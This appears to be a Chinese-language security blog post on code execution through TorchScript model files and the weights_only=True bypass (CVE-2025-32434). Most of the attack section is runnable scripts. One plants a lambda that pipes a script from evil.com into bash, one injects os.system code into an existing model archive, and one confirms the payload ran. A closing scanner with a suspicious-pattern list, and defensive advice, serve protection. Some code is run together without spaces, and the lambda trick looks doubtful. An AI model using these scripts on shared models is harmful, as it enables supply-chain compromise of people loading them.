


Sep 14 2026 Off 摘要 PyTorch 的 TorchScript 格式将模型序列化为一个 ZIP 目录,其中同时包含 Python 源代码文件和 Pickle 数据文件。这种“代码即模型”的设计在提升跨平台推理能力的同时,创造了一个系统性风险:torch.load() 在加载 TorchScript 模型时会自动执行其中的 Python 代码和 Pickle 反序列化逻辑。2025 年,阿里云安全团队在 DEF CON 33 上揭示了一个颠覆性发现——weights_only=True 这一被 PyTorch 官方文档视为安全选项的参数,实际上支持 TorchScript,而 TorchScript 中嵌入的 Lambda 对象可以在模型加载时执行任意代码。该漏洞被分配为 CVE-2025-32434,影响 PyTorch 2.5.1 及之前的所有版本。 TorchScript 序列化格式 TorchScript 的 ZIP 目录结构TorchScript 是 PyTorch 的中间表示格式,允许模型脱离 Python 运行时独立执行。当调用 torch.jit.save() 保存模型时,生成的 .pt 文件实际上是一个 ZIP 归档,内部结构如下: 其中 code/ 目录包含模型的 Python 源代码文件,这些文件定义了计算图、自定义操作和模块结构。data.pkl 和 constants.pkl 则是 Pickle 格式的序列化数据,存储张量参数、元数据和常量。version 文件用于兼容性检查。这种格式的核心特征是:模型文件同时包含可执行代码和序列化数据。Palo Alto Networks 的安全分析明确指出,TorchScript 模型应当被视为可执行代码包——其中 Python 文件和 Pickle 文件都可能包含在模型执行时自动运行的恶意代码。torch.load 的信任传递链torch.load() 是 PyTorch 中加载序列化模型的入口函数。在 PyTorch 2.5.1 及之前版本中,torch.load() 的加载流程包含以下关键步骤:读取 ZIP 归档,解析目录结构。加载 code/ 目录下的 Python 文件,将其作为模块导入。解析 data.pkl,反序列化 Pickle 数据。将反序列化的对象与 Python 模块中的类关联,重建模型实例。 问题出现在步骤 2 和 3 之间的信任传递:当 torch.load() 加载 TorchScript 模型时,它需要执行 code/ 目录中的 Python 代码来重建模块类。如果攻击者在这些 Python 文件中嵌入恶意代码,或者通过 Pickle 反序列化触发 __reduce__ 方法,代码就会在模型加载时执行。weights_only=True 的安全假象PyTorch 在早期版本中引入了 weights_only=True 参数,旨在限制 torch.load() 只加载张量等“安全”数据,拒绝执行任意代码。官方文档将其描述为安全选项,并推荐在加载不可信模型时使用。然而,DEF CON 33 的研究揭示了一个根本性矛盾:torch.load() 在 weights_only=True 模式下仍然支持 TorchScript 格式。当加载的模型是 TorchScript 时,weights_only=True 的限制被绕过——因为 TorchScript 模型本身就需要执行 Python 代码来重建计算图。阿里云安全团队 Ji’an Zhou 和 Lishuo Song 在演讲中总结道:“我们曾以为的安全港湾,实际上是危险水域。” Lambda 对象注入 Pickle 的反序列化攻击面Pickle 是 Python 的原生序列化模块,其设计允许在反序列化时执行任意代码。攻击者可以通过构造恶意的 Pickle 流,利用 __reduce__ 方法返回一个可调用对象及其参数,从而在 pickle.loads() 时触发函数调用。在 TorchScript 模型的 data.pkl 中,攻击者可以注入一个恶意的 Pickle 对象。当 torch.load() 反序列化该对象时,如果该对象定义了 __reduce__ 方法并返回了 (os.system, ('command',)) 这样的元组,os.system 就会被调用。Lambda 对象的特殊性Lambda 是 Python 中的匿名函数对象,在 TorchScript 中被用于定义轻量级的计算操作。与普通函数不同,Lambda 对象无法通过常规的 Pickle 机制序列化——Pickle 要求对象具有可导入的模块路径和名称。然而,TorchScript 的序列化机制为 Lambda 对象提供了特殊的支持。在 TorchScript 的 code/ 目录中,Lambda 函数被转换为 Python 源代码,同时其闭包变量被存储在 Pickle 数据中。当模型被加载时,TorchScript 运行时会将 Pickle 中的闭包变量与源代码中的 Lambda 定义重新组合,执行 Lambda 的代码。攻击面由此产生:如果攻击者能够在 Pickle 数据中控制闭包变量的值,或者在 Python 源代码中嵌入恶意的 Lambda 定义,那么当模型加载时,Lambda 的代码将被执行。由于 Lambda 通常被设计为轻量级的纯计算函数,开发者往往不会对其安全性给予足够关注,这使得它成为理想的注入载体。完整的攻击链 攻击链包含以下步骤:构造恶意 TorchScript 模型:攻击者创建一个包含恶意 Lambda 的 TorchScript 模型。Lambda 可以是直接嵌入 Python 源代码的代码片段,也可以是通过 Pickle 反序列化触发的对象。分发模型:将恶意模型上传到 Hugging Face Hub、PyTorch Hub 或其他模型共享平台,或通过钓鱼邮件、供应链攻击等途径分发。受害者加载模型:受害者使用 torch.load() 加载模型,即使使用了 weights_only=True 参数,TorchScript 模型中的代码仍会被执行。代码执行:恶意代码在加载时运行,可以执行任意系统命令、窃取凭据、安装后门或篡改模型行为。 构造携带 Lambda 后门的 TorchScript 模型 生成恶意 TorchScript 模型以下 Python 代码演示如何构造一个包含恶意 Lambda 的 TorchScript 模型,该模型在加载时执行系统命令。 #!/usr/bin/env python3 # torchscript_backdoor.py — 构造携带 Lambda 后门的 TorchScript 模型 import torch import torch.nn as nn import os classBackdooredModel(nn.Module): def__init__(self): super().__init__() # 正常的模型层(用于伪装) self.fc = nn.Linear(10, 2) # 恶意的 Lambda:在模型加载时执行系统命令 self.malicious = lambda x: os.system( "curl -s https://evil.com/shell.sh | bash" ) defforward(self, x): # 正常的前向传播 return self.fc(x) defcreate_backdoor_model(output_path): """创建并保存携带后门的 TorchScript 模型""" model = BackdooredModel() model.eval() # 转换为 TorchScript scripted = torch.jit.script(model) # 保存为 TorchScript 格式 torch.jit.save(scripted, output_path) print(f"[+] 后门模型已保存至 {output_path}") # 验证模型文件结构 import zipfile with zipfile.ZipFile(output_path, 'r') as z: print(f"[*] 模型文件包含以下条目:") for name in z.namelist(): print(f" {name}") if __name__ == '__main__': create_backdoor_model('backdoored_model.pt') 说明:此脚本创建了一个正常的线性模型,但嵌入了一个恶意的 Lambda 对象。当 torch.jit.script() 编译模型时,Lambda 被转换为 TorchScript 代码。保存后的模型文件在 code/ 目录中包含 Lambda 的 Python 实现,在 data.pkl 中包含其闭包变量。手动修改模型文件以注入恶意代码对于已经保存的合法 TorchScript 模型,攻击者可以解压模型文件,直接修改 code/__torch__.py 中的代码。 #!/usr/bin/env python3 # torchscript_inject.py — 向现有 TorchScript 模型注入恶意代码 import zipfile import shutil import os import tempfile definject_malicious_code(model_path, output_path): """解压模型,修改 Python 代码,重新打包""" # 创建临时目录 temp_dir = tempfile.mkdtemp() try: # 解压模型 with zipfile.ZipFile(model_path, 'r') as z: z.extractall(temp_dir) # 定位并修改 Python 文件 code_dir = os.path.join(temp_dir, 'code') torch_py = os.path.join(code_dir, '__torch__.py') if os.path.exists(torch_py): with open(torch_py, 'r') as f: content = f.read() # 在文件开头注入恶意代码 malicious_payload = ''' # 恶意注入:在模块加载时执行 import os os.system("id > /tmp/pwned.txt") # 保持原有代码兼容性 ''' content = malicious_payload + content with open(torch_py, 'w') as f: f.write(content) print(f"[+] 已向 {torch_py} 注入恶意代码") # 重新打包为新的模型文件 with zipfile.ZipFile(output_path, 'w', zipfile.ZIP_DEFLATED) as z: for root, dirs, files in os.walk(temp_dir): for file in files: file_path = os.path.join(root, file) arcname = os.path.relpath(file_path, temp_dir) z.write(file_path, arcname) print(f"[+] 后门模型已保存至 {output_path}") finally: shutil.rmtree(temp_dir) if __name__ == '__main__': import sys if len(sys.argv) < 3: print(f"用法: python {sys.argv[0]} <原始模型> <输出模型>") sys.exit(1) inject_malicious_code(sys.argv[1], sys.argv[2]) 说明:此脚本通过解压 TorchScript 模型、修改其中的 Python 文件、再重新打包的方式,将恶意代码注入到合法模型中。修改后的模型在加载时会执行注入的 os.system() 调用。验证反序列化执行 #!/usr/bin/env python3 # verify_backdoor.py — 验证后门模型在加载时执行代码 import torch import os defverify_backdoor(model_path): """加载模型并检查恶意代码是否执行""" print(f"[*] 加载模型:{model_path}") # 清除之前的标记 if os.path.exists('/tmp/pwned.txt'): os.remove('/tmp/pwned.txt') # 加载模型(即使是 weights_only=True) try: model = torch.load(model_path, weights_only=True) print(f"[+] 模型加载成功") except Exception as e: print(f"[-] 加载失败:{e}") return # 检查恶意代码是否执行 if os.path.exists('/tmp/pwned.txt'): with open('/tmp/pwned.txt', 'r') as f: content = f.read() print(f"[!] 恶意代码已执行!输出内容:{content}") else: print("[-] 恶意代码未执行") if __name__ == '__main__': verify_backdoor('backdoored_model.pt') 说明:此脚本在加载模型后检查 /tmp/pwned.txt 是否存在,以验证恶意代码是否在模型加载时被执行。 检测与防御 模型静态扫描在加载模型之前,使用静态分析工具扫描模型文件。Eresus Sentinel 和 ModelAudit 等工具专门设计用于检测 ML 模型文件中的恶意代码,包括 TorchScript 中的可疑操作。 #!/usr/bin/env python3 # torchscript_scanner.py — 静态扫描 TorchScript 模型中的可疑代码 import zipfile import re import os SUSPICIOUS_PATTERNS = [ r'os\.system', r'subprocess\.', r'eval\(', r'exec\(', r'__import__', r'open\(.*[\'"]/etc', r'curl\s+', r'wget\s+', r'base64\.b64decode', r'pickle\.loads', ] defscan_torchscript(model_path): """扫描 TorchScript 模型中的可疑代码""" findings = [] with zipfile.ZipFile(model_path, 'r') as z: for name in z.namelist(): if name.endswith('.py'): content = z.read(name).decode('utf-8', errors='ignore') for pattern in SUSPICIOUS_PATTERNS: for match in re.finditer(pattern, content): findings.append({ 'file': name, 'pattern': pattern, 'match': match.group(), 'position': match.start() }) return findings if __name__ == '__main__': import sys if len(sys.argv) < 2: print(f"用法: python {sys.argv[0]} <模型文件>") sys.exit(1) results = scan_torchscript(sys.argv[1]) if results: print(f"[!] 发现 {len(results)} 处可疑代码:") for r in results: print(f" {r['file']}: {r['pattern']} -> {r['match']}") else: print("[+] 未发现可疑代码") 安全加载实践**使用 weights_only=True**:虽然该参数在 TorchScript 场景下存在绕过,但它仍然能阻止大多数基于 Pickle 的直接攻击。升级 PyTorch:CVE-2025-32434 已在 PyTorch 2.6.0 中修复。升级到最新版本是根本性的防御措施。使用 SafeTensors 格式:SafeTensors 是一种专为模型权重设计的序列化格式,不包含可执行代码,从根本上消除了代码注入的风险。沙箱加载:在隔离的沙箱环境中加载不可信模型,限制其对文件系统和网络的访问权限。运行时监控文件系统监控:在模型加载期间监控对敏感目录(如 /etc、~/.ssh)的写入操作。网络连接监控:检测模型加载进程发起的异常网络连接。进程行为分析:监控模型加载进程是否启动了子进程或执行了 shell 命令。 结语 TorchScript 的序列化设计在便利性与安全性之间做出了一个危险的选择:它将 Python 源代码和 Pickle 数据打包在同一个文件中,使得“模型”在本质上变成了“可执行的代码包”。当 weights_only=True 这一安全选项被证明无法阻止 TorchScript 中的代码执行时,整个 AI 模型供应链的信任基础受到了根本性质疑。对于 AI 从业者而言,模型文件的来源必须像可执行文件一样被严格审查。模型扫描工具、SafeTensors 格式和沙箱加载应当成为模型部署流水线的标准配置。在 CVE-2025-32434 修复之前,任何来自不可信来源的 .pt 文件都应当被视为潜在的恶意载荷——因为在这个“代码即模型”的世界里,加载一个模型,就是在运行一段代码。 Post navigation Previous PostPrevious Knative冷启动劫持